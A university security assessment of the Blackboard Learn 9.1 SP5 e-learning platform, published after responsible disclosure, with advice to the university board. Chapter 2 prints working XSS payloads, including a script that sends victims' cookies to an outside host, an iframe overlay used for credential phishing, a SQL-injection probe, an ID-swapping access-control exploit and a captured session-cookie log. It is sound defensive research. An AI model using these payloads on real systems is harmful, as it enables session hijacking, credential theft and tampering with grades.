Radboud Repository

Radboud University Nijmegen

PDF hosted at the Radboud Repository of the Radboud University Nijmegen

The following full text is a publisher's version.

For additional information about this publication click this link.
http://hdl.handle.net/2066/117321

Please be advised that this information was generated on 2019-06-19 and may be subject to change.

Blackboard Security Assessment

M. van Eekelen, R. Ben Moussa, E. Hubbers en R. Verdult

Institute for Computing and Information Sciences
Radboud University Nijmegen

Technical Report ICIS-R13004, April 2013
Radboud University Nijmegen
LaQuSo[1]

July 15, 2011[2]

[1]LaQuSo is a joint activity of Technische Universiteit Eindhoven and Radboud Universiteit Nijmegen
[2]*published April 15, 2013, after a mutually agreed responsible non-disclosure period*

Contents

Abstract

A security assessment is given of the BlackBoard Learn electronic learning environment. As a result of this assessment (which is given in Part II) and the accompanying advice (which is given in Part I) the board of the Radboud University Nijmegen decided in 2011 until further notice to stop with summative testing using BlackBoard, to quit using Blackboard Grade Center and to use the Blackboard discussion forum for non-privacy-sensitive topics only[1].

[1] At the moment of publication of this report, April 2013, this decision still stands

Part I

Advice in connection with the LaQuSo Blackboard SP5 Security Review Report

Background

In 2010 in the Blackboard suite several severe security problems (84 vulnerabilities) were revealed by Jobert Abma en Michiel Prins from the company Online24[2]. As a result of this report Blackboard installed in August 2010 a director of security: Stephanie Tan.

In the meeting of the Blackboard Benelux User Group Meeting in Januari 2011 these problems were discussed by Stephanie Tan and Prof.dr. Marko van Eekelen from the Digital Security section of the institute for Computing and Information Sciences (iCIS) of the Radboud University Nijmegen. Here Prof. van Eekelen reported a new vulnerability which was not reported in the Online24 document.

At a meeting of the Educational Directors of the Radboud University Nijmegen Prof. van Eekelen demonstrated an exploit which was based on this new vulnerability. This exploit makes it possible for a student to take over the session of a teacher (without the teacher noticing it) by simple adding a small script into the title of a Blackboard discussion board. The underlying vulnerability was reported to Blackboard both via a bug report and via direct communication with the Blackboard director of security. When a student takes over the session of the teacher, the student IS the teacher as far as Blackboard is concerned. The student can perform very action the teacher can perform: read exams, change exams, edit marks in the grade center, etcetera, etcetera.

The release of Blackboard 9.1 SP5 in April 2011 was reported to have protected key parts of the application such as the Grade Center and to have eliminated authorisation vulnerabilities.

The Radboud University Nijmegen decided to ask LaQuSo (Laboratory for Quality Software) to perform a security review of Blackboard SP5 in order to establish whether the security level of Blackboard was increased to a level at which the educational risks were manageable. The resulting report is attached to this document.

Advice

The following advice has been based upon this report.

The report revealed that the security level of Blackboard was not increased with SP5. New vulnerabilities were found and exploited just as easily as in earlier releases. Since the security level did not essentially increase with SP5, we advise the Radboud University to put in place organizational measures in order to avoid negative educational effects due to security attacks that exploit Blackboard's security vulnerabilities. These measures can be e.g. issue instructions to teachers to use Grade Center for publication of marks only (and not for administration of marks), to use Exams for formative/diagnostic purposes only (and not for summative purposes), and to avoid having other sessions open when Blackboard is started in order to avoid cross site attacks via Blackboard (by closing other sessions or opening an independent session). Following these measures does not prevent attacks but it avoids possible negative effects of attacks on the integrity of the education.

One of the exploits opens a Blackboard login screen which 'steals' the credentials of the teacher when the teacher logs in. The Radboud University's policy to use the same login credentials for many different subsystems of the university makes this exploit particularly important. When the teachers' credentials are compromised, they can be used in other subsystems (among others the financial system and the email system).

The reported issues were remarkably easily found and exploited. We are convinced that many variants of these issues can also be easily found and exploited. It is the policy of Blackboard to prevent the exact occurrence of an issue in future versions (blacklisting). This does not increase the level of security however. A different policy is required. It would be good to strongly advise Blackboard to redesign Blackboard with respect to security not relying on blacklisting only, to issue an independent security review of this new design, improve the design upon the results of the review, then to implement the improved new design and then to ask for an independent *white*

[2]"http://www.online24.nl/downloads/Security research Blackboard Academic Suite.pdf"

box review of the implementation, improve the implementation upon the results of the review, perform alpha and beta testing and release the new version.

Furthermore, it is essential for maintaining a good security level that a more administrator-friendly release management is set up. Currently, it takes about half a year to install a new release due to the extensive testing and local patching which are required in order to bring the release up and running. Such a release management is more similar to highly experimental intermediate releases (so-called alpha releases) than to professional commercial releases. From a security point of view it is essential that security vulnerabilities are patched effectively within a short time (days or weeks rather than months or years). This shortens the time the 'window of opportunity' is open for the use of security attacks that exploit the security vulnerability.

It does not seem to be unrealistic at all to assume that it will take years for the security level of Blackboard to improve. It requires a redesign of the system with security in mind (security by design). The redesign of a system with millions of lines of code (like Blackboard) requires substantial effort.

In that light, it may be wise for the Radboud University to consider alternatives for currently insecure Blackboard functionality. This will require a change of philosophy from a single electronic learning environment encompassing all possible functionality to a set of independent components together constituting the university's electronic learning environment.

Part II

Blackboard 9.1 SP5 Security Review Report

Management Summary

Introduction

This document reports our findings of the tests that we have done in order to check whether some security vulnerabilities of earlier versions are solved or not. These tests basically consist of the following tasks: run scripts that were used to demonstrate problems in previous versions, investigate which browsers are vulnerable, perform extended tests of cross site scripting attacks on places where students can enter information into form fields and examine whether possible vulnerabilities that are encountered during the research can be exploited.

It is important to state that these tests were *black box*. So, no knowledge of the internal system could be used. In general, with white box security testing one can find more vulnerabilities in less time than with black box testing. White box testing was not possible since the source code and its technical documentation was not available.

Conclusions

Unfortunately, with respect to security we have to state that version SP5 does not seem to perform better than the previous versions. A lot of bugs and issues have been fixed but it is just as easy as before to find new vulnerabilities and to exploit them. In that sense no progress has been made.

During our research we have found several Medium Issues and Critical Issues. They are listed together in Figures 4.1 and 4.2. Most of these issues concern technical vulnerabilities. In this management summary we want to focus on what we think are the underlying problems responsible for these Medium Issues and Critical Issues: the so-called Fundamental Issues as listed in Figure 1. For a detailed description of these Fundamental Issues we refer to the page references in the list.

Figure 1: Fundamental Issues

Chapter 1

The task

In September 2010 Online 24 showed in [3] that Blackboard version 8 SP6 suffered from 85 vulnerabilities. In March 2011 a team from LaQuSo consisting of R. Ben Moussa, R. Verdult and M. van Eekelen showed that in version 9 many of the bugs were solved, but that there were still some serious problems and malicious students could still steal a session from a teacher and hence upgrade their account to the instructor level.

In May 2011, SP5 was sent for testing to this LaQuSo team. This service pack was supposed to have solved the problems demonstrated earlier. This claim follows from the release notes [1] which state for instance:

- Cross-site Request Forgery - Cross-site Request Forgery is an attack that attempts to execute actions on behalf of a user authenticated into Learn. SP5 provides further hardening of Learn Release 9.1 from cross-site request forgery by protecting key parts of the application such as the Grade Center.
- Cross-site Scripting Attacks - Cross-site Scripting is an attack where malicious scripts are injected into Learn. This occurs when specially crafted values are entered into a variable of a web page or stored and displayed by the application. Oftentimes, an attacker would need to convince an authenticated user to access a malicious web page or record in order for the attack to occur. Key parts of the application are now protected.
- Authorization Vulnerabilities - authorization vulnerabilities in the Address Book, Calendar, Grade Center, Portfolio Comments and Display, and Tasks have been eliminated.

In order to verify this claim LaQuSo was asked to perform the following tasks: run scripts that were used to demonstrate problems in previous versions, investigate which browsers are vulnerable, perform extended tests of cross site scripting attacks on places where students can enter information into form fields and examine whether possible vulnerabilities that are encountered during the research can be exploited.

These tasks were performed by the same LaQuSo team already listed before.

Chapter 2

The results

During these tests we basically have used three scripts. In Figure 2.1 we list the old version of the script that was also used in the previous tests performed before.

```
document.write ("<img src=\"http://website.com/bb/?cookie=" + document.
    cookie+ "\">");
```

Figure 2.1: `bb.js`

In addition to this script two new scripts have been created. The first one makes use of an `iframe` and is listed in Figure 2.2. And the other one makes use of cookie pop-ups and is listed

```
<br />    <div id="iframediv" style="display: block; background-color:
rgb(255, 255, 255); z-index: 9999; position: absolute; top: -500px;
left: -240px; width: 2048px; height: 1536px; overflow: hidden;"><iframe
scrolling="no" id="iframe"
src="http://website.com/bb-test/Blackboard.htm" padding="0"
style="position: absolute; width: 1280px; height:
1024px;">&amp;amp;amp;
```

2.1 Successful attacks

2.1.1 Cross site scripting

Cross site scripting is usually referred to as XSS. There are two distinct versions of XSS attacks: persistent or reflected XSS. With persistent XSS we refer to situations where the XSS attack is actually saved by the server and presented over and over again by the server on pages requested by the user. This type is typically used at forums or bulletin boards where it is allowed to post HTML.

The reflected XSS, which is also called non-persistent, is typically used to directly abuse holes in sanitizing checks of query parameters and form fields.

For testing we used this entry as the malicious input:

```
<script/src="http://website.com/bb.js"/>
```

Figure 2.4: Persistent XSS attack

Persistent XSS

We found vulnerabilities of persistent XSS in the following modules.

- The homepage or Dashboard module. Users are allowed to configure this by removing or adding several modules. Some of these allow to input text and display this text on the Dashboard. Only the Notes module is vulnerable.
- Discussion board. In this module an XSS attack is possible via 'Create thread' in 'Subject field' and 'Message'.
- Assignments. In the module 'Blog' the fields 'title' and 'Entry Message' are vulnerable. In the module 'Journal' the fields 'title' and 'Entry Message' are vulnerable.

  This lead to the following Critical Issues:

> Critical Issue 1 (Notes unsecure)
> In the Notes module scripts can be entered and executed.

> Critical Issue 2 (Discussion board unsecure)
> In the Discussion board module scripts can be entered and executed in messages. Both the fields 'Subject field' and 'Message' are vulnerable.

> Critical Issue 3 (Blogs unsecure)
> In the Blog-Assignments module scripts can be entered and executed. Both the fields 'title' and 'Entry Message' are vulnerable.

Critical Issue 4 (Journal unsecure)
In the Journal-Assignments module scripts can be entered and executed. Both the fields 'title' and 'Entry Message' are vulnerable.

Reflected XSS

In general, user input from search fields is not properly encoded when printing the search results. This makes search fields vulnerable for XSS. We found vulnerabilities of reflected XSS at the following places:

- In the tab 'Content collection' via 'my portfolios'.
- In the tab 'Courses' via 'search'.
- In the tab 'Organisations' via 'search'.

Input:

```
"/><script/src="http://website.com/bb.js"/>
```

Figure 2.5: Reflected XSS attack

We found that the output is not properly encoded, but didn't find a way to exploit.
This leads us to identify the following Medium Issue:

Medium Issue 5 (Search fields unsecure)
Search fields are vulnerable for reflected XSS.

Tested Browsers

All recent browsers using the default settings are vulnerable for the shown XSS attacks.

- Mozilla Firefox 3.6
- Mozilla Firefox 4.0.1
- Mozilla Firefox 5.0
- Google Chrome 12.0
- Microsoft Internet Explorer 7
- Microsoft Internet Explorer 8
- Microsoft Internet Explorer 9
- Apple Safari 5.0.5

2.1.2 Secondary vulnerabilities

Critical Issue 6 (SQL-injection vulnerability)
There seems to be a SQL-injection vulnerability in the search input for portfolios. There is no input validation that prevents a user from altering the query that is sent directly to the database.

This threatens the integrity of the database highly. A malicious user could use SQL-injection to alter or even destroy the database. We highly recommend that proper input validation is performed; this should prevent any form of known SQL-injection attacks.

```
input: "/><script>alert('hoi');</script>
output:
error while loading all Portfolio for a user ORA-00933: SQL command not
    properly ended
For reference, the Error ID is 4baadc4c-28f1-4364-b99f-24b6c7c1fa2a.
```

Performing a search in my portfolios.

```
input: '
output:
error while loading all Portfolio for a user Invalid column index
For reference, the Error ID is ac6ef187-37ef-4e5f-ac87-b7884c494891.
```

2.2 Attacks

When a user authenticates to Blackboard, the system supplies the user with a session token. With this token the user can identify himself during the session without the requirement to resend its credentials every request. Any user that presents an active session token to the server will be identified as the original owner of this token and gains the same access rights.

A session ends when a user logs out or when a configured maximum time limit expires. This means that a malicious user should use a stolen session token within this time frame to perform the identity fraud. Since a prepared attack can be performed in a few seconds it is very likely this can be performed undetected within the given time frame.

Since Blackboard update SP5 it should not longer be possible to steal a session token. We tried to verify this and tried to perform our attack on the old system as well as on the new system. In the next section we demonstrate the steps that are taken during the attack.

2.2.1 Exploit 1: Session stealing

In Blackboard no output encoding is applied. Even though there is some sort of filtering, students can inject certain JavaScript in the discussion board, see Figure 2.4. This vulnerability makes it possible to steal someones cookies and therefore take over the session of the victim.

If an unsuspecting instructor visits the page where this JavaScript is injected, the JavaScript file `bb.js` from `website.com` will be loaded and executed. This can be any sort of JavaScript, but now we are interested in retrieving cookies of the current user. To steal the cookies of the instructor the code in Figure 2.1 can be put in `bb.js`.

When this JavaScript is executed, the browser will request an image from the website `http://website.com/?cookie=`. The value of the cookie is supplied after `cookie=`. On the server of `website.com` runs a script that collects and saves the cookie. Example output trace of this script is listed in Figure 2.6.

```
2011-07-08 11:38:10 - 131.174.142.42
Website: http://blackboard.ru.nl/webapps/discussionboard/do/forum?action=
    list_threads&forum
_id=_93517_1&nav=discussion_board_entry&conf_id=_78336_1&course_id=_41962_1&
    forum_view=list
User agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Cookies:
 - session_id = 1D1795880E299EF163F32E615ADA88E8
Full cookie: JSESSIONID=2D026169551BA461C8595F4BDB30B509.root; session_id=1
    D1795880E299EF16
3F32E615ADA88E8
```

Figure 2.6: `collectedcookie.txt`

At this moment, the malicious student can use this cookie in his browser and takes over the instructors role. The student gains all the privileges the instructor has. For example, the student can modify grades and look into the questions of an upcoming exam.

The screens that invoke the XSS attack are shown in Figures 2.7 and 2.8. In the first one the student adds the malicious JavaScript code to the discussion board, while in the second one the instructor tries to open the newly written post. Just by viewing the title of the post, the session token of the instructor is captured. After this, the student can clone the session and gain the access rights of the instructor.



Figure 2.7: Student injects JavaScript code

Blackboard tried to prevent session stealing by restricting cookies to the IP address and the browsers user-agent of the user. With some little modifications the attack can still be performed. It requires some additional information gathered on the server which collects the cookies. In contrast to the JavaScript that was used in the earlier attack which did not require any change.



Figure 2.8: Instructor views malicious post

The server side script that collects the cookie now collects the IP address and browsers user-agent of the user as well. In the network of the Radboud University Nijmegen an IP address can be cloned very easily. The user-agent is just a configuration of a browser and can be altered to any value.

When the instructors computer is idle, the student can clone the IP address and user-agent of the instructor and take over his role.

> Critical Issue 7 (Blackboard is still vulnerable for session stealing)
> Because there is no input validation, it is possible to inject some malicious JavaScript that steals the cookie of the active user. Binding the cookie to the IP address and browsers user-agent does not prevent an attacker from doing this.

2.2.2 Exploit 2: Credential phishing

A malicious user can post a message that redraws the (partial) screen without using any JavaScript. This could result in a serious credential phishing attack. We created a message that includes an `iframe` which is positioned to overlap the main part of the screen. When a user tries to view this message in the discussion board it automatically redraws the screen. For this we used the exploit code presented in Figure 2.2. This results in the two following screens. In Figure 2.9 we have the original login screen and in Figure 2.10 we see the phishing screen.



Figure 2.9: Original login screen

Critical Issue 8 (Blackboard is vulnerable for phishing attacks)
With use of only HTML and CSS it is possible to include and draw other pages within the original website. This means that malicious websites could overlay and cover (parts of) the screen. It is basically possible to use on every HTML tag the CSS directives like display: block, z-index: 9999, position: absolute. We therefore strongly recommend to avoid actual HTML elements in combination of CSS and use BBCode like notation in stead.

2.2.3 Exploit 3: Improper access control (authorization)

A student can modify content of other users. This works by simply editing the ID of the message which needs to be modified. For example in the discussion board, when a student modifies his own message, the URL of this page is listed in Figure 2.11.

When viewing a message. The message_id can be retrieved. The message_id of an instructors message is _487869_1. By simply changing the message_id in the URL of Figure 2.11, the student can modify the message of the instructor.

Critical Issue 9 (Improper access control)
In the Discussion board users can modify content of other users.



Figure 2.10: Screen via `iframe`

```
https://blackboard-test.ru.nl/webapps/discussionboard/do/message?action=
    modify&do=modify&course_id=_41962_1&conf_id=78336&thread_id=_488417_1&
    nav=db_thread_list_entry&nav=discussion_board_entry&forum_id=92499&
    message_id=_488417_1
```

Figure 2.11: Edit message with message_id: _488417_1 (author: student).

2.3 Unsuccessful tests

Besides the tests reported in the previous section, there were also quite some tests that simply couldn't be done because of errors that came up.

> Critical Issue 10 (Test could not be tried)
> Apparently there are some functional problems with this version, because some tests could not really be tried, simply because the system already gave an error message, before something malicious was tried.

From a certain point of view, this can indeed be seen as a security measure, but obviously, it is very unlikely that this is the intended behavior of the system.

These are the actions we took that gave premature errors.

1. Create assessment
   safeassignment

```
https://blackboard-test.ru.nl/webapps/discussionboard/do/message?action=
    modify&do=modify&course_id=_41962_1&conf_id=78336&thread_id=_488417_1&
    nav=db_thread_list_entry&nav=discussion_board_entry&forum_id=92499&
    message_id=_487869_1
```

Figure 2.12: Edit message with message_id: _487869_1 (author: instructor).

```
Error: Unexpected token found -- possible duplicate preferences
For reference, the Error ID is d61cc139-a1c0-41a4-aed5-ff3020a7ae76.
Friday, 1 July 2011 15:51:12 o'clock CEST
```

2. Add interactive tool
   RSS content

```
HTTP Status 500 -

type Exception report

message

description
The server encountered an internal error () that prevented
it from fulfilling this request.

exception

org.apache.jasper.JasperException: Unable to compile class for JSP:

An error occurred at line: 29 in the jsp file: /module/create.jsp
CourseDocument.COURSE_DOCUMENT_DATA_TYPE cannot be resolved
26:    BbPersistenceManager bbPm = BbServiceManager.
    getPersistenceService().getDbPersistenceManager();
27:    Container bbContainer = bbPm.getContainer();
28:
29:    Id contentId = new PkId( bbContainer, CourseDocument.
    COURSE_DOCUMENT_DATA_TYPE, request.getParameter("content_id") );
30:
31:    ContentDbLoader courseDocumentLoader = (ContentDbLoader) bbPm.
    getLoader( ContentDbLoader.TYPE );
32:


Stacktrace:
          org.apache.jasper.compiler.DefaultErrorHandler.javacError(
              DefaultErrorHandler.java:92)
          org.apache.jasper.compiler.ErrorDispatcher.javacError(
              ErrorDispatcher.java:330)
          org.apache.jasper.compiler.JDTCompiler.generateClass(
              JDTCompiler.java:439)
         org.apache.jasper.compiler.Compiler.compile(Compiler.java:334)
         org.apache.jasper.compiler.Compiler.compile(Compiler.java:312)
         org.apache.jasper.compiler.Compiler.compile(Compiler.java:299)
          org.apache.jasper.JspCompilationContext.compile(
              JspCompilationContext.java:586)
```

```
 org.apache.jasper.servlet.JspServletWrapper.service(
     JspServletWrapper.java:317)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet
     .java:342)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java
    :267)
javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
sun.reflect.GeneratedMethodAccessor307.invoke(Unknown Source)
 sun.reflect.DelegatingMethodAccessorImpl.invoke(
     DelegatingMethodAccessorImpl.java:25)
java.lang.reflect.Method.invoke(Method.java:597)
 org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
     java:269)
java.security.AccessController.doPrivileged(Native Method)
javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
     .java:301)
 org.apache.catalina.security.SecurityUtil.doAsPrivilege(
     SecurityUtil.java:162)
java.security.AccessController.doPrivileged(Native Method)
 blackboard.platform.servlet.B2ContextFilter.doFilter(
     B2ContextFilter.java:100)
sun.reflect.GeneratedMethodAccessor305.invoke(Unknown Source)
 sun.reflect.DelegatingMethodAccessorImpl.invoke(
     DelegatingMethodAccessorImpl.java:25)
java.lang.reflect.Method.invoke(Method.java:597)
 org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
     java:269)
java.security.AccessController.doPrivileged(Native Method)
javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
     .java:301)
 org.apache.catalina.security.SecurityUtil.doAsPrivilege(
     SecurityUtil.java:243)
java.security.AccessController.doPrivileged(Native Method)
 blackboard.platform.servlet.ContentTypeFilter.doFilter(
     ContentTypeFilter.java:57)
sun.reflect.GeneratedMethodAccessor303.invoke(Unknown Source)
 sun.reflect.DelegatingMethodAccessorImpl.invoke(
     DelegatingMethodAccessorImpl.java:25)
java.lang.reflect.Method.invoke(Method.java:597)
 org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
     java:269)
java.security.AccessController.doPrivileged(Native Method)
javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
     .java:301)
 org.apache.catalina.security.SecurityUtil.doAsPrivilege(
     SecurityUtil.java:243)
java.security.AccessController.doPrivileged(Native Method)
 blackboard.platform.servlet.XssServletFilter.doFilter(
     XssServletFilter.java:138)
sun.reflect.GeneratedMethodAccessor302.invoke(Unknown Source)
 sun.reflect.DelegatingMethodAccessorImpl.invoke(
     DelegatingMethodAccessorImpl.java:25)
java.lang.reflect.Method.invoke(Method.java:597)
 org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
     java:269)
```

```
        java.security.AccessController.doPrivileged(Native Method)
        javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
         org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
             .java:301)
         org.apache.catalina.security.SecurityUtil.doAsPrivilege(
             SecurityUtil.java:243)
        java.security.AccessController.doPrivileged(Native Method)
         blackboard.platform.servlet.RequestSessionFilter.doFilter(
             RequestSessionFilter.java:184)
        sun.reflect.GeneratedMethodAccessor301.invoke(Unknown Source)
         sun.reflect.DelegatingMethodAccessorImpl.invoke(
             DelegatingMethodAccessorImpl.java:25)
        java.lang.reflect.Method.invoke(Method.java:597)
         org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
             java:269)
        java.security.AccessController.doPrivileged(Native Method)
        javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
         org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
             .java:301)
         org.apache.catalina.security.SecurityUtil.doAsPrivilege(
             SecurityUtil.java:243)
        java.security.AccessController.doPrivileged(Native Method)
         blackboard.platform.servlet.SSLProxyFilter.doFilter(
             SSLProxyFilter.java:39)
        sun.reflect.GeneratedMethodAccessor300.invoke(Unknown Source)
         sun.reflect.DelegatingMethodAccessorImpl.invoke(
             DelegatingMethodAccessorImpl.java:25)
        java.lang.reflect.Method.invoke(Method.java:597)
         org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.
             java:269)
        java.security.AccessController.doPrivileged(Native Method)
        javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
         org.apache.catalina.security.SecurityUtil.execute(SecurityUtil
             .java:301)
         org.apache.catalina.security.SecurityUtil.doAsPrivilege(
             SecurityUtil.java:243)

note The full stack trace of the root cause is available in the Apache
    Tomcat/6.0.20 logs.
Apache Tomcat/6.0.20
```

3. Add interactive tool
   fck editor

```
HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented
    it from fulfilling this request.

exception

org.apache.jasper.JasperException: Unable to compile class for JSP:

An error occurred at line: 44 in the jsp file: /ch1/create.jsp
```

```
CourseDocument.COURSE_DOCUMENT_DATA_TYPE cannot be resolved
41:    BbPersistenceManager bbPm = BbServiceManager.
    getPersistenceService().getDbPersistenceManager();
42:    Container bbContainer = bbPm.getContainer();
43:
44:    Id parentId = new PkId( bbContainer, CourseDocument.
    COURSE_DOCUMENT_DATA_TYPE, request.getParameter("content_id") );
45:    Id courseId = bbPm.generateId(Course.COURSE_DATA_TYPE, request.
    getParameter("course_id"));
46:
47:    ContentDbLoader courseDocumentLoader = (ContentDbLoader)bbPm.
